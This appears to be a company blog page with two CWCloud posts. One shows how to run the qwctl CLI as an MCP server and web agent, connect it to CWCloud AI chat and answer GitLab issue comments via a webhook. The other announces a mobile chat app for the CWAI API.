Quickwit CLI as an AI web agent for CWCloud and Gitlab

· 4 min read
Idriss Neumann
founder cwcloud.tech
warning

The qwctl is OpenSource but for the on premises instances of CWCloud, you need to have the Enterprise Edition (EE) to use the AI agent features. Please contact us for more information.

As explained in our previous blog post, we're still working on agentizing every pillars of the platform engineering to be able to interact with chat, serverless function or ticket webhook triggering prompts. And one of the pillars is observability.

As you might notice with several blogposts like this one we also are working closely with Quickwit since few years and we're contributing to their CLI aka qwctl and this CLI is built following the model of our own cwc CLI with MCP server and interactive agent embeded.

Here's a demo of using qwctl as MCP server and web agent:

In this blogpost, we'll see how to use qwctl as an external web agent compliant with CWAI API and as a gitlab webhook.

First, here's how the qwctl CLI can be started as a web agent:

$ qwctl ai web-agent

We can also specify the port and listen address:

$ qwctl ai web-agent -a 0.0.0.0 -p 8081 -s http://localhost:8080/mcp

And then we can send http POST query like this to the web agent:

$ curl -X POST http://localhost:8081 -H "Content-Type: application/json" -d '{ "settings": { "max_tokens": 500 }, "message": "Hello"}'

The web agent will answer like this (following the external adapter contract):

{
"status": "ok",
"message": "Hello! How can I assist you today?",
"usage": {
"prompt_tokens": 8,
"completion_tokens": 10,
"total_tokens": 18
}
}

In order to host the cli as MCP server and web agent at the same time, here's an example of docker compose file:

services:
qwctl_mcp:
image: "rg.fr-par.scw.cloud/cwcloud-ce-u7u1q0/cwc:1.19.13"
restart: always
container_name: qwctl_mcp
env_file:
- .env.qwctl
volumes:
- "/etc/ssl/certs/ca-bundle.crt:/etc/ssl/certs/ca-bundle.crt:ro"
- "/etc/ssl/certs/ca-bundle.trust.crt:/etc/ssl/certs/ca-bundle.trust.crt:ro"
command: ["ai", "mcp", "-l", "0.0.0.0", "-p", "8080"]
networks:
- cwc_network
qwctl_agent:
image: "rg.fr-par.scw.cloud/cwcloud-ce-u7u1q0/cwc:1.19.13"
restart: always
container_name: qwctl_agent
env_file:
- .env.qwctl
volumes:
- "/etc/ssl/certs/ca-bundle.crt:/etc/ssl/certs/ca-bundle.crt:ro"
- "/etc/ssl/certs/ca-bundle.trust.crt:/etc/ssl/certs/ca-bundle.trust.crt:ro"
command: ["ai", "web-agent", "-a", "0.0.0.0", "-p", "8081", "-s", "http://qwctl_mcp:8080"]
ports:
- "8081:8081"
networks:
- qwctl_network

networks:
qwctl_network:
driver: bridge

In the .env.qwctl you can set all the required environment variables for the qwctl CLI, such as the API key and the default model to use. You can refer to this documentation to get more details.

CWCloud AI external adapter



Then we can add the web agent as an external adapter:

qwctl-external-adapter


And then we can use it with the CWAI's chat:

qwctl-web-agent-chat


Or the mobile app:

qwctl-web-agent-mobile-chat


You can also call the agent in serverless function:

qwctl-web-agent-faas

Gitlab webhook

first, we need to configure the qwctl with the following environment variables:

  • QWCTL_AGENT_NAME: the name of the agent which will be used as trigger (e.g: qwctl to be triggered by comments containing !qwctl in Gitlab issues)
  • QWCTL_GITLAB_TOKEN: a Gitlab token with the permission for pushing comments on issues
  • QWCTL_GITLAB_BASE_URL: the URL of the Gitlab instance (e.g: https://gitlab.cwcloud.tech)

Of course you can also use the CLI configure command like this:

$ qwctl configure set agent_name cwc-prod
$ qwctl configure set gitlab_token <your_gitlab_token>
$ qwctl configure set gitlab_base_url https://gitlab.cwcloud.tech



Then you have to configure the webhook in Gitlab like this:

gitlab-webhooks

gitlab-webhook-config

As you can see we configured the /gitlab endpoint path and we set also an Authorization header set with our reverse proxy. However, the web agent is also supporting the gitlab webhook secret for authentication (it's optional but remind that you have to setup an authentication one way or another).


And finally here's what we got in the Gitlab issue's when we comment !qwctl:

gitlab-issue-agent-qwctl

Conclusion

This blogpost illustrate how we are viewing the platform engineering in 2026: agents following instructions on ticket system, CI/CD pipelines, serverless functions, etc.

For now our agents are only responding to instructions on ticket, chat or mobile app but the CLI also exposing MCP server will be re-used for more complex agents which will do more complex reasoning and troubleshooting analysis in the future.

CWCloud AI Chat on Mobile

· 2 min read
Idriss Neumann
founder cwcloud.tech

Still focused on making CWCloud features quickly accessible from anywhere with our AI agents, we now provide a mobile application to interact with the CWAI API, which itself allows invoking our web agent as shown in this blog post.


The application is available in web mode on chat.cwcloud.tech and can also be downloaded for Android by clicking the "Download" button highlighted in red below:

cwc-chat-mobile

warning

The mobile application is Open Source and available on our GitLab, but to consume the CWAI API you need the Enterprise Edition (EE). Please contact us for more information.


Then, you can log in with an API key and configure it by clicking the "Configure" or "Settings" button highlighted in red below:

cwc-chat-credentials

